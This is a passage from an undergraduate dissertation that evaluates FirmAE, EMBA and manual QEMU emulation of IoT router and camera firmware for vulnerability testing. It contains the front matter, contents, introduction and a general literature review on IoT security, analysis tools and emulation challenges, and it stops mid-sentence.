

Evaluating the Feasibility of Firmware Emulation
in IoT Penetration Testing and Security Analysis

Oliver Wright

Ethical Hacking, Year 2026

Acknowledgements

I want to thank my supervisor, Ian Ferguson, for his guidance and encouragement in my decision to pursue an idea distinct from the suggested topics. Without his advice and genuine interest, I very well could have found myself stunted at technical roadblocks for much longer.

I would like to appreciate my friends and my partner for cheering me on throughout this project. They encouraged me to work hard and were patient with me when I experienced burnout.

Finally, I would like to thank my parents for always supporting me in the decisions I have made, and continuous belief in my abilities, driving me to achieve in my own ways.

Abstract

The Internet of Things (IoT) industry is constantly evolving, with the number of devices growing exponentially since its invention. Such rapid evolution is expensive and time-consuming, and security is failing to keep up. One of the primary causes of these expenses in IoT vulnerability testing is the requirement of having access to the physical hardware of a device, setting up a viable test environment, and the unique nuances that come with each individual device. Insecure IoT devices are everywhere, and a revolutionary solution cutting costs, time, and manual effort would be required to keep up with IoT production. One potential solution to this is the substitution of the physical device for the emulation of its firmware. This reduces the costs and time required to acquire and set up the environment; however, emulation for vulnerability testing is an ongoing research field lacking definitive answers. This project carried out an evaluation of emulation, using 2 automated emulators, “FirmAE” and “EMBA”, and setting up emulation from scratch using “QEMU”. The emulated devices were then analysed and exploited using known vulnerabilities unique to the device and firmware version. The results demonstrated situations where vulnerabilities were correctly replicated and instances of unexpected behaviour. Manual emulation alongside analysis of the automated emulators helped demonstrate the workload required to set up emulation and highlighted the numerous technical issues that arise during the process. The concept of using emulation for IoT firmware vulnerability testing was then reviewed using the results from the project.

Table of Contents

1	Introduction	1
1.1	Background	1
1.2	Aim	2
1.3	Research Question and Project Objectives	3
2	Literature Review	4
2.1	Introduction to Embedded Systems and IoT	4
2.1.1	What is IoT and Embedded Systems	4
2.1.2	Anatomy of an IoT Firmware Image	4
2.1.3	Rapid growth and scale	5
2.1.4	The IoT Architectural Flaw	5
2.1.5	IoT security crisis	6
2.1.6	Malware in Embedded Systems	7
2.1.7	Common Vulnerabilities in IoT Devices	7
2.2	Firmware Analysis Techniques	8
2.2.1	Static Analysis	8
2.2.2	Dynamic Analysis	9
2.3	Firmware Emulation	10
2.3.1	Firmware Emulation Tools	11
2.3.2	Firmware Characteristics for Emulation	11
2.3.3	Challenges and Limitations	12
2.4	Research Justification	13
3	Methodology	14
3.1	Overview	14
3.2	FirmAE	14
3.2.1	Description	14
3.2.2	Environment Specifications	15
3.2.3	Setup	15

3.2.4	DIR-645	16
3.2.5	R7000	18
3.2.6	AC15	20
3.2.7	Tapo C200	21
3.2.8	N300	22
3.3	EMBA	23
3.3.1	Description	23
3.3.2	Environment Specifications	23
3.3.3	Setup	24
3.3.4	DIR-645	24
3.3.5	R7000	26
3.3.6	AC15	27
3.3.7	Tapo C200	27
3.3.8	N300	28
3.4	QEMU (Custom Emulation Environment)	29
3.4.1	Environment Specifications	29
3.4.2	Setup	29
3.4.3	DIR-645	30
3.4.4	R7000	33
3.4.5	AC15	34
3.5	NVRAM Investigation	36
4	Results	38
4.1	Dataset Table	38
4.2	Emulation Results Table	38
4.3	Emulation Success Summary	39
4.4	FirmAE Results	40
4.4.1	DIR-645	40

4.4.2	R7000	41
4.4.3	AC15	42
4.4.4	Tapo C200	43
4.4.5	N300	43
4.5	EMBA Results	43
4.5.1	DIR-645	43
4.5.2	R7000	44
4.5.3	AC15	45
4.5.4	Tapo C200	45
4.5.5	N300	45
4.6	Manual QEMU Results	46
4.7	Vulnerability Testing Results	46
5	Discussion	48
5.1	Overview	48
5.2	Emulation Tool Comparison	48
5.2.1	FirmAE Strengths and Limitations	48
5.2.2	EMBA Strengths and Limitations	48
5.2.3	Netgear R7000 Metasploit Failure	49
5.2.4	EMBA False Positive Issue	50
5.3	Manual QEMU Emulation	51
5.3.1	NVRAM Investigation Results	51
5.3.2	Emulation Success	51
5.3.3	Firmware Diversity and Configuration Issues	52
5.3.4	Kernel Compatibility and Technical Limitations	52
5.4	Emulation Benefits	53
5.4.1	Time and Cost Efficiency	53
5.4.2	Automated Vulnerability Testing and Scalability	53

5.5	Vulnerability Replication Accuracy.....	54
5.5.1	Vulnerability Success	54
6	Conclusions and Future Work.....	55
6.1	The Research Question Addressed.....	55
6.2	Key Findings.....	55
6.2.1	Tool Comparison	55
6.2.2	Technical Findings Highlights.....	55
6.3	Industry Implications	56
6.3.1	Emulation vs Physical Testing.....	56
6.3.2	Emulation’s Place in the Industry.....	56
6.4	Proposed Solution	57
6.4.1	Future Work.....	57
7	List of References	59
8	Appendix.....	63

Table of Figures

Figure 1 Number of IoT Connected Devices (Statista, 2025).....	1
Figure 2 Sandbox Emulation Environments	14
Figure 3 Git Clone FirmAE	15
Figure 4 DIR-645 system emulation.....	17
Figure 5 DIR-645 Web App Login	17
Figure 6 R7000 system emulation	19
Figure 7 R7000 Web App (1/3)	19
Figure 8 AC15 System Emulation	21
Figure 9 N300 System Emulation	22
Figure 10 N300 Web App	23
Figure 11 Git Clone EMBA.....	24
Figure 12 DIR-645 Default Emulation Scan Progress.....	25
Figure 13 DIR-645 Custom Scan System Emulation	26
Figure 14 R7000 Custom Scan System Emulation	27
Figure 15 N300 Custom Scan Emulation Success	28
Figure 16 Docker Binwalk Extraction	30
Figure 17 QEMU DIR-645 Identification.....	31
Figure 18 QEMU DIR-645 Pslist	32
Figure 19 QEMU R7000 Architecture Identification	33
Figure 20 QEMU R7000 Library Error 'libbdbroker.so'	34
Figure 21 QEMU AC15 Resize and Boot.....	36
Figure 22 Investigation FirmAE Initialising "libnvram_ioctl.so"	37
Figure 23 Investigation EMBA Linking Same Library "libnvram.so" & "libnvram_ioctl"	37
Figure 24 Boot Success by Device and Emulator	40
Figure 25 DIR-645 CVE-2023-33625 Success	41
Figure 26 DIR-645 CVE-2014-100005 Failure	41
Figure 27 R7000 Alt Overflow RCE	42
Figure 28 AC15 qemu.final.serial.log (1/2).....	42
Figure 29 EMBA Virgin Media Error	43
Figure 30 DIR-645 Custom Scan Nmap	44
Figure 31 R7000 Exploit CVE-2021-21978.....	45

Figure 32 Tapo C200 Custom Scan Boot Failed TCP	45
Figure 33 N300 Custom Scan Web App Screenshot	46
Figure 34 FirmAE VM Specs.....	63
Figure 35 ./download.sh run	63
Figure 36 ./install.sh run.....	63
Figure 37 ./init.sh run	64
Figure 38 DIR-645 check	64
Figure 39 DIR-645 Ping	64
Figure 40 DIR-645 Nmap.....	64
Figure 41 DIR-645 Web App Dashboard	65
Figure 42 DIR-645 Web App Wizard (1/3)	65
Figure 43 DIR-645 Web App Wizard (2/3)	66
Figure 44 DIR-645 Web App Wizard (3/3)	66
Figure 45 DIR-645 Status.php (1/2).....	67
Figure 46 DIR-645 Status.php (2/2).....	67
Figure 47 DIR-645 Launch Msfconsole.....	68
Figure 48 Msfconsole Search "DIR-645"	68
Figure 49 Exploit 1 Options.....	68
Figure 50 Exploited RCE (1/4)	69
Figure 51 Exploited RCE (2/4)	69
Figure 52 Exploited RCE (3/4)	70
Figure 53 Exploited RCE (4/4)	70
Figure 54 DIR-645 Command Injection Select.....	71
Figure 55 DIR-645 Command Injection Show Options	71
Figure 56 R7000 firmware directory.....	71
Figure 57 R7000 check.....	72
Figure 58 R7000 Web App (2/3)	72
Figure 59 R7000 Web App (3/3)	72
Figure 60 R7000 Nmap.....	73
Figure 61 R7000 Msfconsole Command Injection	73
Figure 62 Netgear Network Interfaces	73
Figure 63 R7000 Command Injection Options and Run.....	74
Figure 64 R7000 Command Injection Info	74
Figure 65 R7000 Command Injection Info Doc	74

Figure 66 R7000 Alternate Firmware Version	74
Figure 67 R7000 Alt Check.....	75
Figure 68 R7000 Alt System Emulation	75
Figure 69 R7000 Alt Web App 404	75
Figure 70 R7000 Alt Command Injection (1/2).....	75
Figure 71 R7000 Alt Command Injection (2/2).....	76
Figure 72 R7000 Alt Network Interfaces	76
Figure 73 AC15 Firmware Directory.....	76
Figure 74 AC15 Check.....	77
Figure 75 AC15 Nmap and Ping	77
Figure 76 AC15 Nmap -Pn Targeted Ports	77
Figure 77 AC15 qemu.final.serial.log (2/2).....	78
Figure 78 Tapo C200 Firmware Directory	78
Figure 79 Tapo C200 Check	78
Figure 80 N300 Check	79
Figure 81 N300 Nmap.....	79
Figure 82 EMBA VM Specs	79
Figure 83 EMBA Install Docker	80
Figure 84 EMBA ./installer.sh.....	80
Figure 85 DIR-645 Default Scan	80
Figure 86 DIR-645 Default Final Agg (1/4).....	81
Figure 87 DIR-645 Default Final Agg (2/4).....	81
Figure 88 DIR-645 Default Final Agg (3/4).....	81
Figure 89 DIR-645 Default Final Agg (4/4).....	82
Figure 90 DIR-645 EMBA Default Emulation Scan	82
Figure 91 DIR-645 Custom Scan -Q	82
Figure 92 DIR-645 Custom Scan -Q Error	82
Figure 93 DIR-645 Custom Scan -Q -W	82
Figure 94 DIR-645 Custom Scan -Q -W Error.....	83
Figure 95 DIR-645 Custom Scan -Q -W Cleanup	83
Figure 96 DIR-645 Custom Scan Ping.....	83
Figure 97 R7000 Default Scan.....	84
Figure 98 R7000 Custom Scan.....	84
Figure 99 R7000 Custom Scan Time	84

Figure 100 R7000 Custom Scan Emulation Time	84
Figure 101 R7000 Custom Scan Nmap	84
Figure 102 R7000 Custom Scan Verified Exploit	84
Figure 103 R7000 Exploit Metasploit Logs	84
Figure 104 AC15 Default Scan	84
Figure 105 AC15 Default Scan Final.....	85
Figure 106 AC15 Custom Scan	85
Figure 107 AC15 Custom Scan Error Loop (1/2)	85
Figure 108 AC15 Custom Scan Error Loop (2/2)	85
Figure 109 AC15 Custom Scan Boot Success.....	86
Figure 110 AC15 Custom Scan Nmap	86
Figure 111 AC15 Custom Scan Reboot Cycle	87
Figure 112 AC15 Custom Scan HTTP detected	87
Figure 113 Tapo C200 Default Scan.....	88
Figure 114 Tapo C200 Default Scan Final Agg	88
Figure 115 Tapo C200 Default Scan Failed Usermode Emulation	88
Figure 116 Tapo C200 Custom Scan.....	88
Figure 117 Tapo C200 Custom Scan Nmap	89
Figure 118 Tapo C200 Custom Scan Successful Boot.....	89
Figure 119 N300 Custom Scan.....	89
Figure 120 N300 Custom Scan Time	89
Figure 121 N300 Custom Scan System Emulation Time	89
Figure 122 N300 Custom Scan Nmap	89
Figure 123 QEMU VM Specs.....	90
Figure 124 QEMU Dependencies 1	90
Figure 125 QEMU Dependencies 2	90
Figure 126 QEMU Dependencies 3	90
Figure 127 QEMU Docker Install	91
Figure 128 Docker Permission Denied	91
Figure 129 QEMU DIR-645 Directory	91
Figure 130 QEMU DIR-645 Directory Extracted	91
Figure 131 QEMU DIR-645 Ext2 Filesystem (1/3)	91
Figure 132 QEMU DIR-645 Ext2 Filesystem (2/3)	92
Figure 133 QEMU DIR-645 Ext2 Filesystem (3/3)	92

Figure 134 QEMU DIR-645 Network Config	92
Figure 135 QEMU DIR-645 Failed Kernel Boot	92
Figure 136 QEMU DIR-645 New Kernel Install	92
Figure 137 QEMU DIR-645 Kernel Panic (1/2)	92
Figure 138 QEMU DIR-645 Kernel Panic (2/2)	93
Figure 139 QEMU DIR-645 HDA --> SDA	93
Figure 140 QEMU DIR-645 Boot Terminal (1/2)	93
Figure 141 QEMU DIR-645 Boot Terminal (2/2)	93
Figure 142 QEMU DIR-645 Web Binary Errors.....	93
Figure 143 QEMU R7000 Firmware Directory	94
Figure 144 QEMU R7000 Docker Binwalk Extraction	94
Figure 145 QEMU R7000 Firmware Directory Extracted	94
Figure 146 QEMU R7000 Extracted Directory	95
Figure 147 QEMU R7000 Squashfs Is	95
Figure 148 QEMU R7000 Ext2 Filesystem	95
Figure 149 QEMU R7000 Kernel Downloads	95
Figure 150 QEMU R7000 Disk Image Resize and Emulation Boot.....	96
Figure 151 QEMU R7000 System Login	96
Figure 152 QEMU R7000 Squashfs SSH filesystem	96
Figure 153 QEMU R7000 Extract Filesystem	96
Figure 154 QEMU R7000 Filesystem Modifications and Chroot.....	97
Figure 155 QEMU R7000 Strings Libraries.....	97
Figure 156 QEMU R7000 Library Error 'libpthread.so.0'	97
Figure 157 QEMU AC15 Directory.....	97
Figure 158 QEMU AC15 Directory Rootfs	98
Figure 159 QEMU AC15 Directory image_parts	98
Figure 160 QEMU AC15 Architecture Identification	98
Figure 161 QEMU AC15 Ext2 Filesystem (1/2).....	98
Figure 162 QEMU AC15 Ext2 Filesystem (2/2).....	98
Figure 163 QEMU AC15 Filesystem Modifications	98
Figure 164 QEMU AC15 Create Nodes	99
Figure 165 QEMU AC15 Unmount FS	99
Figure 166 QEMU AC15 Kernel Installation.....	99
Figure 167 QEMU AC15 Network Configurations	99

Figure 168 QEMU AC15 Ext2 Boot.....	99
Figure 169 QEMU AC15 Ext4 Filesystem.....	100
Figure 170 QEMU AC15 Ext4 Filesystem Modifications	100
Figure 171 QEMU AC15 Ext4 Mount Failure	100
Figure 172 QEMU AC15 Ext3 Filesystem and Modifications	100
Figure 173 QEMU AC15 Ext3 Failed to Mount	101
Figure 174 QEMU AC15 Kernel and Disk Installation.....	101
Figure 175 QEMU AC15 Kernel Supported Filesystems	102
Figure 176 QEMU AC15 Create Firmware Directory	102
Figure 177 QEMU AC15 Rootfs SSH	103
Figure 178 QEMU AC15 Rootfs Extraction.....	103
Figure 179 QEMU AC15 Filesystem Modifications and Chroot	103
Figure 180 QEMU AC15 Mount /Proc and /Sys.....	104
Figure 181 QEMU AC15 Run Web Binary	104
Figure 182 Investigation FirmAE Directory	104
Figure 183 Investigation FirmAE Scratch Directory	105
Figure 184 Investigation FirmAE R7000 Logs	105

Acronyms

IoT – Internet of Things

QoS – Quality of Service

DDoS – Distributed Denial of Service

ISA – Instruction Set Architecture

ISP – Internet Service Provider

CVE – Common Vulnerabilities and Exposures

CVSS – Common Vulnerability Scoring System

RCE – Remote Code Execution

NVRAM – Non-Volatile Random Access Memory

VM – Virtual Machine

CPU – Central Processing Unit

SoC – System on Chip

LAN – Local Area Network

1 Introduction

1.1 Background

The term “Internet of Things” (IoT) has been around for a long time and can be traced back to 1999, when computer scientist Kevin Ashton used it to promote a business project. Ever since its inception, IoT popularity has grown rapidly and is forecast to continue this trend (*Figure 1*).




Figure 1 Number of IoT Connected Devices (Statista, 2025)

Today, IoT exists in most households in many forms, equipped with sensors, cameras, microphones, and other peripherals. Despite the intimacy of these devices, which essentially provide a window into everyday consumers' lives, IoT security is substandard, and this window can often be accessed and exploited.

The vulnerability of IoT cannot be narrowed down to one exclusive reason. However, a large portion of it can be subject to the price of security. To eliminate the primary vulnerabilities on a device, vulnerability testing or penetration testing is required. This can cost a lot of money, especially when most IoT vendors produce many different types and

models of devices, each likely containing unique vulnerabilities. In addition, standard penetration testing can be very time-consuming, especially on a non-standard device such as IoT devices. The tester needs to have a physical copy of the device; the setup environment will often be unique to the device, and unique issues can often arise per device. One proposed solution for this would be to use emulation of firmware to carry out penetration testing. The benefits of emulation justify it as valid research in the cybersecurity sector. To emulate an IoT device, its filesystem, kernel, and information about it, such as its architecture, and an emulator capable of working with it, are all required. This means that the vendor only needs to upload an image of the firmware, which often comes in the form of a binary file (.bin) or similar, for the penetration tester to download and carry out their work. If successful, emulation cuts out the need for having a physical copy of the device, it cuts out all the physical network and hardware setup before tests can be carried out, and finally, it is a large step towards automation of penetration testing in IoT devices. Emulation, however, has various well-known issues involving unexpected or differing behaviour from the real device, its own setup challenges, and other issues unique to the specific firmware being emulated. Due to these factors, the accuracy of vulnerability testing results can be questioned, leaving uncertainty about whether emulation is a suitable solution to the IoT security crisis. This project demonstrated both scenarios successfully exploiting a vulnerability on an emulated device, as well as experiencing false positives and unexpected failures for other CVEs and devices.

1.2 Aim

This project aims to emulate firmware images with different emulators and identify areas where emulation fails to accurately replicate device behaviour. In achieving this, the project strives to further the ongoing research field of using emulation in IoT cybersecurity tasks.

1.3 Research Question and Project Objectives

To what extent can firmware emulation accurately emulate real-world IoT cybersecurity vulnerabilities?

The question can be broken down to help identify the factors:

- What issues are present when using emulation?
- What vulnerabilities does emulation accurately replicate, and what vulnerabilities does it fail to emulate?
- What are the causes of emulation failures?

2 Literature Review

2.1 Introduction to Embedded Systems and IoT

2.1.1 What is IoT and Embedded Systems

The Internet of Things (IoT) is a rapidly growing sector in the technology production industry. It is characterised by the network of connected devices embedded with sensors, software and data processing technologies capable of establishing connections and exchanging data with other devices through the internet (Fei, Ohno, and Sampalli, 2023). According to Datta and Sharma (2017), “IoT architecture addresses essential factors like Quality of Service (QoS), confidentiality, reliability, integrity” in its fundamental design. The primary difference between an IoT embedded system and a standard traditional embedded system is the presence of connectivity features. Kruszynska (2025) states “Every IoT use case will have an embedded system as part of it, which is why the term for it is IoT embedded system. First, there is an embedded system, and then come the features that turn it into an IoT device”. While the introduction of IoT embedded systems was revolutionary across various industries, many new security challenges emerged that previously did not exist in standalone embedded systems.

2.1.2 Anatomy of an IoT Firmware Image

Each IoT device is composed of often unique combinations of hardware, software, and firmware, each with its own configuration. Despite this, Chen et al. (2016) declare regarding IoT devices, “these devices frequently share certain technical characteristics, such as embedded system on a chip (SOC) designs based on ARM or MIPS CPUs, network connectivity via Ethernet or WiFi, and a wide variety of communication interfaces such as GPIO, I2C, or SPI”. As a result, automated IoT firmware emulation tools are under development; however, a deeper understanding of firmware image anatomy is required to achieve higher emulation success rates. A firmware image is a single file that contains all the software a device needs to function. It is often compressed,

encrypted, or specifically formatted by the manufacturer. Within a firmware image file, there are often Filesystems (Ext4, SquashFS), data blobs, executables, and Libraries (EMBA, 2025). Important individual components include a bootloader, kernel, root filesystem, and configuration data. The bootloader is the initial code executed on a device, preparing critical components on startup and loading the kernel. The kernel is the core of the operating system and performs essential tasks for the device to run properly. The root filesystem contains files critical for system operations. Finally, configuration data refers to device-specific configurations such as network settings, credentials, and device identity.

2.1.3 Rapid growth and scale

The overall scale of the IoT production and deployment has continuously met unprecedented levels year by year. IoT analytics “State of IoT 2025” report notes that the total number of IoT-connected devices has been growing exponentially every year was expected to grow by 14% in 2025 and reach 21.1 billion (Sinha, 2025). Netgear (2026) found that the average household contains 22 connected devices. The devices are introduced and marketed using their ability to simplify various aspects of their owners’ day-to-day lives. This comes in the form of simplifying actions with automation or providing network connectivity features. Some IoT devices also pander toward providing a security service, such as smart doorbells, security cameras and intrusion detection systems. Idealistically, this is a well-grounded use case for such technology; however, it fails to address the fact that many of these devices are fundamentally flawed by design.

2.1.4 The IoT Architectural Flaw

The security vulnerabilities in IoT devices have often been observed to be derived from fundamental design flaws and a general lack of effort toward securing the devices. The origin of these vulnerabilities is: relatively simple architecture, low-powered hardware, and their profitability often causes a focus on mass production rather than security. The paper

further notes the importance of the manufacturer to provide built-in security features as well as provide over-the-air firmware updates and security patches (Kabir, Elmedany, and Sharif, 2023). This leads to the common software-side issue in IoT, which often stems from the previously discussed hardware-side issues. Software can be vastly limited by hardware. Low-powered chips on top of memory and data-processing limitations can prevent the device's firmware from running all the necessary security features to protect its users. As a result, a lack of firmware security features leads to even further potential exploits and attack vectors.

The root cause for many of these issues can be traced back to early economic decisions on the device's hardware architecture. According to Brooks, "many IoT manufacturers put cost and ease of use ahead of security, which results in devices with out-of-date firmware, default passwords, and unpatched vulnerabilities", (2025). The trend of these devices being built from cheap parts and running uncomplex firmware allows these devices to be sold much cheaper, putting heavy cost pressure on companies that want to invest in making the same device with stronger security. Even though a majority of these IoT devices contain simple vulnerabilities and fundamental design flaws, from a consumer perspective, it can be very difficult to discern products with good security from products with poor security.

2.1.5 IoT security crisis

This research shows a detrimental flaw in the IoT industry, as despite it having so much influence and proximity to consumers' lives, it is hugely lacking in security and puts sensitive data, privacy and general safety at risk. According to SonicWall's "Cyberthreat Report 2025", the number of IoT attacks grew by 124% (2025). This shows that the vulnerabilities present on these devices are being exploited by attackers, making a serious problem which needs to be addressed. Due to the nature of this field, with new exploits being uncovered and more attempted breaches being tried every year, the cybersecurity industry is constantly forced to evolve alongside the issue. Cybersecurity will likely be an endless arms

race, further underscoring the need for greater care in the production and upkeep of these devices, which act as a direct window into the user's life.

2.1.6 Malware in Embedded Systems

Due to the normalisation of IoT devices lacking security and the frequency of vulnerabilities per device, various malware families have begun widely favouring these devices as targets. Malware can frequently find identical entry points amongst many different devices, allowing it to have a much higher infection success rate than standard machines and networks. An infamous malware family called Mirai recently had a variant dubbed the “gayfemboy” botnet and was initially identified in early 2024. Despite the playful name, the variant has significant changes compared to its predecessor and continues to infect devices through 2025, making it an entirely new threat for research firms to decipher. The malware's severity is expressed, “while Gayfemboy inherits structural elements from Mirai, it introduces notable modifications that enhance both its complexity and ability to evade detection” (Fortinet, 2025). The botnet demonstrates the real-world impact and consequences that IoT devices can face, resulting from poor security. A research firm, “XLab”, observed this variant for almost a year and discovered that it uses various exploits to infect 6 different device groups, even including a 0-day vulnerability (XLab, 2025). The paper also notes that the malware was using more than 15000 daily active IP addresses in its botnet campaign. These were primarily used to launch DDoS attacks, generating approximately 100 Gbps of traffic against victims; furthermore, when the variant detected XLab's registration of its C2 domains, it retaliated with a DDoS attack against the researchers. This case demonstrates the importance of firmware-level security because when these vulnerabilities are overlooked, they will be utilised by attackers and may end up having as big an impact as the “gayfemboy” Mirai variant, or potentially worse.

2.1.7 Common Vulnerabilities in IoT Devices

IoT devices are found to be largely insecure, and the phenomenon is abundantly documented. Trung et al. (2025) acknowledge “recent

assessments indicating that over 70% of IoT devices are susceptible to hacking, jeopardising personal privacy and the security of global infrastructure”. A study was performed analysing the vulnerabilities of IoT devices using the CVE vulnerability database and found “memory corruption, overflow, DoS, and bypass something vulnerabilities occur the most among the vulnerabilities that occur in IoT devices” (Kim and Yoo, 2022). Additional vulnerabilities commonly present in IoT devices include command injection, hardcoded credentials and security keys, and brute force attacks.

2.2 Firmware Analysis Techniques

2.2.1 Static Analysis

Gomes et al. describe “Static Code Analysis [...] consists of analysing software artifacts, such as source code, binaries and firmware, without executing them”, (2025). It is generally the initial method used in a penetration test and is often even used throughout the software development process. Static analysis can help uncover patterns of code which could be used to maliciously exploit the device at a software level. A side-by-side comparison of static and dynamic analysis found that both have limitations; however, “static analysis [...] can be quicker and less resource-intensive than dynamic analysis” (Silva, Samarasekara, and Hettiarachchi, 2023). This is partially because the code does not need to be compiled and executed; therefore, tools can immediately be used to provide quick feedback on potential vulnerabilities.

2.2.1.1 Standard Tools

A primary aspect of static analysis is binary analysis by disassembling or reverse engineering, or commonly using tools such as IDA Pro or Ghidra, which can be used to inspect the firmware’s assembly code. Before code analysis can be used, the firmware needs to be extracted and unpacked. “Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images” (Kali Linux, 2021). For this

reason, Binwalk is the industry standard for this task. Binwalk performs its operations on the binary content, making the firmware image file type unimportant; however, common filetypes used with Binwalk are (.bin, .img, .chk, etc).

2.2.1.2 Strengths and Limitations

Al-Zuraiqi and Greer's (2025) research reinforces the importance of static analysis in firmware by uncovering persuasive security flaws and patterns amongst a diverse array of vendors, involving critical design flaws such as hard-coded credentials, outdated cryptographic libraries, memory management errors, and exposed debugging tools. This can often be automated more easily than dynamic analysis because it does not involve dealing with dynamic device behaviour. However, Al-Zuraiqi and Greer (2025) also argued the limitations of the technique, "static analysis is inherently unable to detect runtime-specific vulnerabilities, including race conditions or dynamic memory allocation errors".

2.2.2 Dynamic Analysis

Dynamic analysis of firmware refers to analysis of it while actively running and is the natural counterpart to static analysis, directly addressing many of its limitations. Where static analysis is restricted to examining code and theorising how it works, dynamic analysis allows observation of the firmware's behaviour at runtime. Indicators of suspicious behaviour during dynamic analysis include "unexpected network connections, file system modifications, registry changes, process creation and termination patterns, and memory anomalies" (VMRay, 2021). This also highlights the device aspects that can be observed in dynamic analysis, mainly network and memory analysis, containing the most depth.

2.2.2.1 Standard Tools

Nmap, a staple in computer networking, is a network mapper commonly used for analysis of a network. The tool provides more than just port scanning, including features such as "remote OS detection, version/service detection, IP ID idle scanning, the NMAP scripting engine,

and fast multi-probe ping scanning” (Lyon, 2008). Nmap is essential for the reconnaissance phase of penetration testing, mainly because it can provide insight into what ports are open and what services are running on them. Another important tool for penetration testing is Metasploit. “The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code” (Rapid7, 2020). The tool is used during the exploitation phase, and often uses payloads based on the information provided by Nmap and other reconnaissance tools. It also contains a built-in database of exploits, allowing a search command to fetch potential exploits from a keyword, such as the target device name or a unique CVE.

2.2.2.2 Strengths and Limitations

The primary advantage of dynamic analysis over static analysis is its ability to observe behaviour in real-time rather than hypothesising behaviour from code. It allows testing of vulnerabilities often found in the static analysis stage. Additionally, dynamic analysis is more resistant to obfuscation techniques, which can hinder static analysis tools and techniques. However, dynamic analysis introduces its own set of challenges. Primarily, when malware is involved, the target environment can be identified by malware to deploy personalised obfuscation techniques capable of persisting even dynamic analysis. Due to this, “dynamic analysis is often unable to completely expose malicious code” (Naderi-Afooshteh et al., 2019). A dynamic analysis environment can also be more time-consuming and complicated to set up than a static analysis environment. This inherently makes it a more expensive task to carry out.

2.3 Firmware Emulation

The primary challenge of IoT security is inventing a scalable solution to vulnerability testing IoT devices capable of keeping up with their rapid production. Regarding this, Zhou et al. (2022) state, “Because of this, in recent years, several emulation-based techniques have been proposed”. Firmware emulation is the act of using software or hardware to imitate the

behaviour of a different device, and with further research, could be the solution to the IoT security crisis.

2.3.1 Firmware Emulation Tools

QEMU is an open-source machine emulator and virtualiser. In QEMU, there are two different types of emulation: full system emulation and user-mode emulation. QEMU's documentation states, "QEMU's system emulation provides a virtual model of a machine (CPU, memory and emulated devices) to run a guest OS" (QEMU, 2023). In other words, it can run a full operating system. User-mode emulation, however, specialises in individual applications, often when the application was compiled for a different architecture. Upon initial acquisition, a firmware image is usually not in a functional state to be emulated and must first be extracted and unpacked. The previously mentioned Binwalk is the ideal solution to this. Tools like QEMU and Binwalk are fundamental for the functionality of automated firmware emulation tools such as Firmadyne, FirmAE and EMBA, as they provide the exact service these tools rely on. "At its core, FIRMADYNE relies on software-based full system emulation with an instrumented kernel to achieve the scalability necessary to analyse thousands of firmware binaries automatically" (Chen et al., 2016). FirmAE and EMBA are predecessors to Firmadyne and therefore to some degree share some of the same goals, features (such as the instrumented kernel) and even code.

2.3.2 Firmware Characteristics for Emulation

Before a firmware image can be emulated, there are various details required to be identified. Firstly, the processor's instruction set architecture (ISA) and system endianness are essential to ensuring the firmware functions correctly. Endianness refers to the order in which bytes are stored and read on the system. When talking about QEMU's abilities, Zheng et al. state, "It provides support for both ARM and MIPS architectures that are popular among the IoT manufacturers" (2019). There are many more available architecture types, and QEMU just supports two. However, Firmadyne's dataset, consisting of 20,035

firmware images and acquired by indiscriminately crawling through 42 vendors' websites, resulted in ARM and MIPS-based architectures constituting 90.8% of their whole dataset, justifying the lack of further support being required. All the other potential requirements are expressed, "the information required to begin emulation varies by emulation technique but includes obtaining firmware, determining memory layout, figuring out the ISA, identifying the processor, analysing the binary, lifting/disassembly of firmware, and an initial firmware analysis" (Wright et al., 2022).

2.3.3 Challenges and Limitations

Emulation of any device comes with its own challenges; the difficulty of firmware emulation for cybersecurity is the need for it to be successful with so many unique devices, each harbouring its own issues. Kim et al. (2020) categorise these challenges into four primary stages of the emulation and process: boot, network, NVRAM, and kernel. This was found to be a very relevant reference, and essentially, this whole paragraph addresses their experience. The boot challenges refer to issues which resulted in a kernel panic during the boot process. An improper boot sequence was the cause of this in cases where the firmware had a customised path for initialising programs. There were also challenges with the filesystem structure caused by the absence of expected files or directories. Network challenges consisted of incorrectly set up network configurations, primarily when handling IP aliasing. This is the act of assigning multiple IP addresses to a single network interface and is very common in routers. Other network issues include a lack of information related to the device's standard network setup present on the firmware image, insufficient VLAN setup, and filtering rules in IP tables preventing access to the device, even if it is emulated successfully. Hardware emulation 